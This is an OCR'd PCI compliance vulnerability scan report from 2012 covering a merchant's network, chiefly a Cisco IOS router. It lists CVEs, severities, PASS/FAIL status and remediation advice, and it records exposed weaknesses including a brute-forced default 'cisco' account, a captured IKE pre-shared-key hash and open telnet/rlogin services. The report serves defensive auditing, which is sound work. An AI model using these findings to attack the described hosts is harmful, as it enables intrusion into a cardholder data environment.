IP Address: 1	43207 - Cisco IOS Multiple Vulnerabilities CVE-2010-4686	HIGH	7.8	PASS
IP Address: 1	43197 - Cisco IOS TCP State Manipulation Denial of Service Vulnerabilities (cisco-sa-20090908-tcp24) CVE-2009-0627, CVE-2008-4609	HIGH	7.8	PASS
IP Address: 1	43196 - Cisco IOS Software H.323 Denial of Service Vulnerabilities (cisco-sa-20100922-h323) CVE-2010-2828,CVE-2010-2829	HIGH	7.8	PASS
IP Address: 1	43194 - Cisco IOS Software Network Address Translation Vulnerabilities (cisco-sa-20100922-nat) CVE-2010-2831	HIGH	7.8	PASS
IP Address: 1	43192 - Cisco IOS Software Session Initiation Protocol Denial of Service Vulnerabilities (cisco-sa-20100922-sip) CVE-2010-2835, CVE-2009-2051,CVE-2010-2834	HIGH	7.8	PASS
IP Address: 1	43182 - Cisco Unified Communications Manager Express Denial of Service Vulnerabilities (cisco-sa-20100324-cucme) CVE-2010-0585, CVE-2010-0586	HIGH	7.8	PASS
IP Address: 1	43180 - Cisco IOS Software Multiprotocol Label Switching Packet Vulnerability (cisco-sa-20100324-ldp) CVE-2010-0576	HIGH	7.8	PASS
IP Address: 1	43178 - Cisco IOS Software H.323 Denial of Service Vulnerabilities (cisco-sa-20100324-h323) CVE-2010-0582	HIGH	7.8	PASS
IP Address: 1	43173 - Cisco IOS IPv6 Routing Header Vulnerability (cisco-sa-20070124-IOS-IPv6) CVE-2007-0481	HIGH	7.8	FAIL
IP Address: 1	43170 - Cisco IOS Software H.323 Denial of Service Vulnerability (cisco-sa-20090923-h323) CVE-2009-2866	HIGH	7.8	PASS
IP Address: 1	43162 - Cisco IOS Software TCP State Manipulation Denial of Service Vulnerabilities (cisco-sa-20090908-tcp24) CVE-2008-4609, CVE-2009-0627	HIGH	7.8	PASS
IP Address: 1	43158 - Cisco IOS Software Session Initiation Protocol Denial of Service Vulnerability (cisco-sa-20090325-sip) CVE-2009-0636	HIGH	7.8	PASS
IP Address: 1	43155 - Cisco IOS Software Multiple Features Crafted UDP Packet Vulnerability (cisco-sa-20090325-ud) CVE-2009-0631	HIGH	7.8	PASS
IP Address: 1	43149 - Cisco IOS IPS Denial of Service Vulnerability (cisco-sa-20080924-iosips) CVE-2008-2739	HIGH	7.8	PASS
IP Address: 1	43146 - Cisco IOS Software Multiple Multicast Vulnerabilities (cisco-sa-20080924-multicast) CVE-2008-3808,CVE-2008-3809	HIGH	7.8	PASS

IP Address: 1	43142 - Cisco IOS Multiple DLSw Denial of Service Vulnerabilities CVE-2008-1152	HIGH	7.8	PASS	
IP Address: 1	43139 - Cisco IOS SSL Packets Multiple Vulnerabilities CVE-2007-2813	HIGH	7.8	PASS	
IP Address: 1	43138 - Cisco IOS Multiple DLSw Denial of Service Vulnerabilities CVE-2008-1152	HIGH	7.8	PASS	
IP Address: 1	43100 - Cisco IOS EIGRP Announcement ARP Denial of Service Vulnerability CVE-2002-2208	HIGH	7.8	PASS	
IP Address: 1	115284 - IP Forwarding Enabled CVE-1999-0511	HIGH	7.5	FAIL	
IP Address: 1	38471 - Cisco IOS Firewall Authentication Proxy for FTP and Telnet Sessions Buffer Overflow CVE-2005-2841	HIGH	7.5	FAIL	
IP Address: 1 port 22/tcp	38304 - SSH Protocol Version 1 Supported CVE-2001-1473	HIGH	7.5	FAIL	
IP Address: 1	43204 - Cisco IOS VLAN Trunking Protocol Vulnerability (cisco-sr-20081105-vtp) CVE-2008-4963	HIGH	7.1	PASS	
IP Address: 1	43174 - Cisco IOS Software Crafted TCP Packet Denial of Service Vulnerability (cisco-sa-20100324-tcp) CVE-2010-0577	HIGH	7.1	PASS	
IP Address: 1	43172 - Cisco IOS Software Tunnels Vulnerability (cisco-sa-20090923-tunnels) CVE-2009-2873	HIGH	7.1	PASS	
IP Address: 1	43157 - Cisco IOS Software Secure Copy Privilege Escalation Vulnerability (cisco-sa-20090325-scp) CVE-2009-0637	HIGH	7.1	FAIL	
IP Address: 1	43153 - Cisco IOS Software Multiple Features IP Sockets Vulnerability (cisco-sa-20090325-ip) CVE-2009-0630	HIGH	7.1	PASS	
IP Address: 1	43098 - Cisco IOS Secure Shell Server Memory Leak Denial of Service Vulnerability CVE-2005-1021	HIGH	7.1	PASS	
IP Address: 1 port 80/tcp	43003 - Cisco IOS HTTP %% Vulnerability CVE-2000-0380	HIGH	7.1	PASS	
IP Address: 1	43151 - Cisco IOS Multiple Cross-Site Scripting Vulnerabilities CVE-2008-3821,CVE-2009-0470,CVE-2009-0471	MED	6.8	FAIL	
IP Address: 1	45002 - Global User List	MED	5	FAIL	
IP Address: 1	43179 - Cisco IOS DLSw Vulnerability (cisco-sa-20070110-dlsw) CVE-2007-0199	MED	5	PASS	
IP Address: 1	43116 - Cisco Internet Key Exchange Denial of Service Vulnerability CVE-2006-3906	MED	5	PASS	
IP Address: 1	43056 - Cisco Internet Operating System SNMP Message Processing Denial of Service Vulnerability CVE-2004-0714	MED	5	PASS	
IP Address: 1 port 22/tcp	38523 - SSH Weak Cipher Used	MED	5	FAIL	
IP Address: 1	38308 - Cisco IOS Telnet Service Remote Denial of Service Vulnerability CVE-2004-1464	MED	5	PASS	
IP Address: 1	43021 - Cisco Router/Switch Default Password Vulnerability CVE-1999-0508	MED	4.6	FAIL	
IP Address: 1 port 22/tcp	38259 - SSH User Login Bruteforced CVE-1999-0508	MED	4.6	FAIL	
IP Address: 1 port 80/tcp	38250 - Management Interfaces Accessible On Cisco Device Vulnerability	MED	4	FAIL	
IP Address: 1 port 23/tcp	38250 - Management Interfaces Accessible On Cisco Device Vulnerability	MED	4	FAIL	
IP Address: 1 port 161/udp	38250 - Management Interfaces Accessible On Cisco Device Vulnerability	MED	4	FAIL	
IP Address: 1 port 500/udp	38498 - Pre-shared Key Off-line Bruteforcing Using IKE Aggressive Mode	LOW	2.6	PASS	
IP Address: 1 port 80/tcp	12220 - Cisco IOS HTTP Service HTML Injection Vulnerability CVE-2005-3921	LOW	2.6	FAIL	
IP Address: 1 port 80/tcp	43004 - Cisco Router Online Help Vulnerability CVE-2000-0345	LOW	2.1	PASS	

Consolidated Solution/Correction Plan for IP Address: 1

ASV Comment:
Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

Part 3b. Special Notes by IP Address

IP Address	Note	Item Noted (remote access software, POS software, etc.)	Scan customer's declaration that software is implemented securely (see next column if not implemented securely)	Scan customer's description of actions taken to either: 1) remove the software or 2) implement security controls to secure the software
IP Address: 15	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	Yes	SSH is secure remote access management protocol
IP Address: 14	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	38019 - Remote Login Service Open	No	disable the rlogin service only use a secure protocol such as SSH for the remote management
IP Address: 14	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	No	disable the telnet service only use SSH for the remote management
IP Address: 11	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	Yes	PCAnwhere is use for remote access or management
IP Address: 10	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	Yes	SSH is secure remote access management protocol
IP Address: 9	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	No	use a secure remote access or management service or protocol (such as ssh) to replace telnet service
IP Address: 7	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	Yes	The VNC service is use for remote access or management
IP Address: 6	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	Yes	The RDP service is use for windows remote management
IP Address: 5	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	No	disable the telnet service only use SSH for the remote management
IP Address: 2	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	Yes	SSH is secure remote access management protocol

IP Address: 1	Due to increased risk to the cardholder data environment when remote access software is present, please 1) justify the business need for this software to the ASV and 2) confirm it is either implemented securely or disabled/removed.	42017 - Remote Access or Management Service Detected	No	disable the telnet service only use SSH for the remote management

Report Summary	
Company:	
Hosts in Account:	15
Hosts Scanned:	16
Hosts Active:	16
Scan Date:	02/17/2012 at 17:15:06
Report Date:	02/20/2012 at 06:01:38
Report Title:	
Template Title:	Payment Card Industry (PCI) Technical Report

Summary of Vulnerabilities

Vulnerabilities Total	672

Average Security Risk	4.5


by Severity

Severity	Confirmed	Potential	Information Gathered	Total
5	20	9	0	29
4	24	27	0	51
3	122	92	10	224
2	104	45	22	171
1	29	2	166	197
Total	299	175	198	672


by PCI Severity

PCI Severity	Confirmed	Potential	Total
High	105	76	181
Medium	145	76	221
Low	49	23	72
Total	299	175	474


Vulnerabilities by PCI Severity




Potential Vulnerabilities by PCI Severity



Vulnerabilities by Severity



Potential Vulnerabilities by Severity



IP Address: 1 — Cisco IOS Version 12.3(11)YZ2

Vulnerabilities Total	62	Security Risk	5.0

Vulnerabilities (34)

2 Cisco IOS Software H.323 Denial of Service Vulnerabilities (cisco-sa-20100922-h323)

QID:	43196	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2010-2828, CVE-2010-2829				
Vendor Reference:	cisco-sa-20100922-h323				
Bugtraq ID:	-				
Last Update:	10/04/2010				

THREAT:
H.323 is the International Telecommunication Union standard for real-time multimedia communications and conferencing over packet-based IP networks.

The H.323 implementation in Cisco IOS Software contains two denial of service vulnerabilities. An attacker can exploit these vulnerabilities remotely by sending crafted H.323 packets to an affected device that is running Cisco IOS Software.

A TCP three-way handshake is required to exploit these vulnerabilities.

Cisco devices that are running affected Cisco IOS Software versions that are configured to process H.323 messages are affected by these vulnerabilities.

IMPACT:
Successful exploitation of the vulnerabilities described in this advisory may cause the affected device to reload. These vulnerabilities could be exploited repeatedly to cause an extended denial of service.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100922-h323 for additional information on obtaining the fixes.

Workaround:
Disable H.323 if the Cisco IOS device does not require it. Applying access lists on interfaces that should not accept H.323 traffic and placing firewalls in strategic locations may greatly reduce exposure until an upgrade can be performed.

Refer to the advisory to obtain more information.

RESULT:
OS Version: Cisco IOS Version 12.3(11)YZ2

2 Global User List

QID:	45002	CVSS Base:	5	PCI Severity:	MED
Category:	Information gathering	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
This is the global system user list, which was retrieved during the scan by exploiting one or more vulnerabilities. The Qualys IDs for the vulnerabilities leading to the disclosure of these users are also given in the Result section. Each user will be displayed only once, even though it may be obtained by using different methods.

IMPACT:
These common account(s) can be used by a malicious user to break-in the system via password bruteforcing.

SOLUTION:
To prevent your host from being attacked, do one or more of the following:

Remove (or rename) unnecessary accounts
Shutdown unnecessary network services
Ensure the passwords to these accounts are kept secret
Use a firewall to restrict access to your hosts from unauthorized domains

RESULT:

User Name	Source Vulnerability (QualysID)
cisco	38259

2 Pre-shared Key Off-line Bruteforcing Using IKE Aggressive Mode port 500/udp

QID:	38498	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.2		
CVE ID:	-				
Vendor Reference:	cisco-sn-20030422-ike				
Bugtraq ID:	-				
Last Update:	05/22/2008				

THREAT:
IKE is used during Phase 1 and Phase 2 of establishing an IPSec connection. Phase 1 is where the two ISAKMP peers establish a secure, authenticated channel with which to communicate. Every participant in IKE must possess a key which may be either pre-shared (PSK) or a public key. There are inherent risks to configurations that use pre-shared keys which are exaggerated when Aggressive Mode is used.

IMPACT:
Using Aggressive Mode with pre-shared keys is the least secure option. In this particular scenario, it is possible for an attacker to gather all necessary information in order to mount an off-line dictionary (brute force) attack on the pre-shared keys. For more information about this type of attack, visit http://www.ernw.de/download/pskattack.pdf.

SOLUTION:
IKE Aggressive mode with pre-shared keys should be avoided where possible. Otherwise a strong pre-shared key should be chosen.

Note that this attack method has been known and discussed within the IETF IPSec Working Group. The risk was considered as acceptable. For more information on this, visit http://www.vpnc.org/ietf-ipsec/99.ipsec/thrd2.html#01451.

RESULT:
cf071d2831b816c0220cc244337693db

3 Cisco IOS Multiple DLSw Denial of Service Vulnerabilities

QID:	43138	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.8		

CVE ID:	CVE-2008-1152
Vendor Reference:	cisco-sa-20080326-dlsw
Bugtraq ID:	28465
Last Update:	06/30/2008

THREAT:
Cisco IOS 12.0 through 12.4 contains multiple vulnerabilities in the Data-link Switching (DLSw) feature.

IMPACT:
This vulnerability results in denial of service while processing specially crafted UDP or IP Protocol 91 packets.

SOLUTION:
Cisco released an advisory detailing various workarounds and solutions. Refer to Cisco security advisory cisco-sa-20080326-dlsw for further information.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS IPS Denial of Service Vulnerability (cisco-sa-20080924-iosips)

QID:	43149	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.1		
CVE ID:	CVE-2008-2739				
Vendor Reference:	cisco advisory				
Bugtraq ID:	-				
Last Update:	10/28/2008				

THREAT:
The Cisco IOS Intrusion Prevention System (IPS) feature contains a vulnerability in the processing of certain IPS signatures that use the SERVICE. DNS engine.

IMPACT:
Successful exploitation may cause a router to crash or hang, resulting in denial of service.

SOLUTION:
Cisco released an advisory detailing various workarounds and solutions. Refer to Cisco Security Advisory cisco-sa-20080924-iosips for information.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Multiple Features Crafted UDP Packet Vulnerability (cisco-sa-20090325-ud)

QID:	43155	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2009-0631				
Vendor Reference:	cisco-sa-20090325-udp				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
Cisco IOS Software is affected by a denial of service vulnerability when multiple features of Cisco IOS software are enabled.

The vulnerability is caused due to an error in the way that Cisco IOS handles UDP packets, which can be exploited to block an interface of an affected device by sending a specially crafted UDP packets. (CVE-2009-0631)

Devices running Cisco IOS and Cisco IOS XE with any of the following features are affected:

IP Service Level Agreements (SLA) Responder
Session Initiation Protocol (SIP)
Media Gateway Control Protocol (MGCP)

IMPACT:
Successful exploitation of this vulnerability allows attackers to block an interface on the device, silently dropping any received traffic, which results in denial of service.

SOLUTION:
Workarounds:
1) Disable affected listening ports. Once disabled, confirm that the listening UDP port has been closed by entering the CLI command "show udp" or "show ip socket".

Impact of workaround #1: When applying this workaround to devices that are processing MGCP or H.323 calls, the device will not allow stopping SIP processing while active calls are being processed.

2) Use Infrastructure Access Control Lists (iACLs) to block traffic at the border of networks.

3) Control Plane Policing (CoPP) can be used to block the affected features TCP traffic access to the device.

Impact of workaround #2 and #3: Because the features in this vulnerability utilize UDP as a transport, it is possible to spoof the sender's IP address, which may defeat ACLs that permit communication to these ports from trusted IP addresses.

4) Use Cisco IOS Embedded Event Manager (EEM) policy to detect blocked interface queues. EEM can alert administrators of blocked interfaces with email, a syslog message, or a Simple Network Management Protocol (SNMP) trap.

Further information and examples on mitigating the vulnerability through workarounds can be found at the advisory cisco-sa-20090325-udp.

Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20090325-udp for additional information on obtaining the fixes.

RESULT:
OS Version: Cisco IOS Version 12.3(11)YZ2

 3 Cisco IOS Software Session Initiation Protocol Denial of Service Vulnerability (cisco-sa-20090325-sip)

QID:	43158	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2009-0636				
Vendor Reference:	cisco-sa-20090325-sip				
Bugtraq ID:	-				
Last Update:	04/09/2009				

THREAT:
SIP (Session Initiation Protocol) is a signaling protocol that is used to manage voice and video calls across IP networks such as the Internet. SIP is responsible for handling all aspects of call setup and termination.

A denial of service vulnerability exists in the SIP implementation in Cisco IOS Software. This vulnerability is triggered by processing a specific and valid SIP message. A remote attacker can exploit this vulnerability to cause the device to crash. (CVE-2009-0636)

Cisco IOS devices with SIP voice services enabled are affected.

IMPACT:
Successful exploitation of this vulnerability will result in a reload of the device. The issue could be repeatedly exploited to cause an extended denial of service condition.

SOLUTION:
Workarounds:
1) For devices that do not require SIP to be enabled, the simplest and most effective workaround is to disable SIP processing on the device. On some Cisco IOS software versions, SIP can be disabled using the following commands:

```
sip-ua
 no transport udp
 no transport tcp
```

Impact of the workaround: When applying this workaround to devices that are processing Media Gateway Control Protocol (MGCP) or H.323 calls, the device will not stop SIP processing while active calls are being processed.

2) For devices that need to offer SIP services it is possible to use Control Plane Policing (CoPP) to block SIP traffic to the device from untrusted sources.

Impact of the workaround: Because SIP can use UDP as a transport protocol, it is possible to easily spoof the IP address of the sender, which may defeat access control lists that permit communication to these ports from trusted IP addresses.

Further information and examples on disabling SIP and configuring CoPP to block SIP traffic can be found at the advisory cisco-sa-20090325-sip.

Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20090325-sip for additional information on obtaining the fixes.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software TCP State Manipulation Denial of Service Vulnerabilities (cisco-sa-20090908-tcp24)

QID:	43162	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.8		
CVE ID:	CVE-2008-4609, CVE-2009-0627				
Vendor Reference:	cisco-sa-20090908-tcp24				
Bugtraq ID:	-				
Last Update:	12/17/2009				

THREAT:
Multiple Cisco products are affected by denial of service vulnerabilities that manipulate the state of Transmission Control Protocol (TCP) connections.

By manipulating the state of a TCP connection, an attacker could force the TCP connection to remain in a long-lived state, possibly indefinitely. If enough TCP connections are forced into a long-lived or indefinite state, resources on a system under attack may be consumed, preventing new TCP connections from being accepted. In some cases, a system reboot may be necessary to recover normal system operation. To exploit these vulnerabilities, an attacker must be able to complete a TCP three-way handshake with a vulnerable system.

Network devices are not directly impacted by TCP state manipulation denial of service attacks transiting a device; however, network devices that

maintain the state of TCP connections may be impacted.

Note:- It is recommended to provide authentication credentials in order to run the scan.

IMPACT:
Successful exploitation of the TCP state manipulation vulnerabilities may result in a denial of service condition where new TCP connections are not accepted on an affected system. Repeated exploitation may result in a sustained denial of service condition.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20090908-tcp24 for additional information on obtaining the fixes.

Workarounds:
Cisco has guidelines for mitigation against the TCP state manipulation vulnerabilities for Cisco IOS Software, CatOS Software, ASA and PIX Software and Nexus Software. Please refer to Workaround Section at cisco-sa-20090908-tcp24 for detailed guidelines.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Network Address Translation Vulnerabilities (cisco-sa-20100922-nat)

QID:	43194	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2010-2832, CVE-2010-2833, CVE-2010-2831				
Vendor Reference:	cisco-sa-20100922-nat				
Bugtraq ID:	-				
Last Update:	09/30/2010				

THREAT:
The Cisco IOS Software Network Address Translation functionality contains three denial of service vulnerabilities.

The first vulnerability is in the translation of Session Initiation Protocol packets, the second vulnerability is in the translation of H.323 packets and the third vulnerability is in the translation of H.225.0 call signaling for H.323 packets.

Cisco devices running Cisco IOS Software that are configured for NAT and that support NAT for SIP, H.323 or H.225.0 call signaling for H.323 packets are affected.

IMPACT:
Successful exploitation of any of the vulnerabilities described in this document may cause the affected device to reload. Repeated exploitation will result in an extended denial of service.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100922-nat for additional information on obtaining the fixes.

Workaround:
Disable the respective Application Layer Gateway NAT processing. Packets will continue to be translated at the network and transport layers, but the embedded IP addresses will not be translated. Refer to the advisory to obtain more information on applying the workaround.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Session Initiation Protocol Denial of Service Vulnerabilities (cisco-sa-20100922-sip)

QID:	43192	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2010-2835, CVE-2009-2051, CVE-2010-2834				
Vendor Reference:	cisco-sa-20100922-sip				
Bugtraq ID:	-				
Last Update:	09/30/2010				

THREAT:
SIP is a popular signaling protocol that is used to manage voice and video calls across IP networks such as the Internet

Cisco IOS Software contains three vulnerabilities in the SIP implementation, which can allow a remote attacker to cause an affected device to reload. These vulnerabilities are triggered when the device running Cisco IOS Software processes crafted SIP messages. (CVE-2010-2835, CVE-2009-2051, CVE-2010-2834)

These vulnerabilities only affect devices running Cisco IOS Software with SIP voice services enabled.

IMPACT:
Successful exploitation allows malicious people to cause a denial of service.

SOLUTION:
Workarounds:
Disabling SIP Listening Ports:
- For devices that do not require SIP to be enabled, the simplest and most effective workaround is to disable SIP processing on the device. Some versions of Cisco IOS Software allow administrators to disable SIP with the following commands:

```
sip-ua
 no transport udp
 no transport tcp
 no transport tcp tls
```

Control Plane Policing:
- For devices that need to offer SIP services, it is possible to use Control Plane Policing to block SIP traffic to the device from untrusted sources.

Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100922-sip for additional information on obtaining the fixes.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

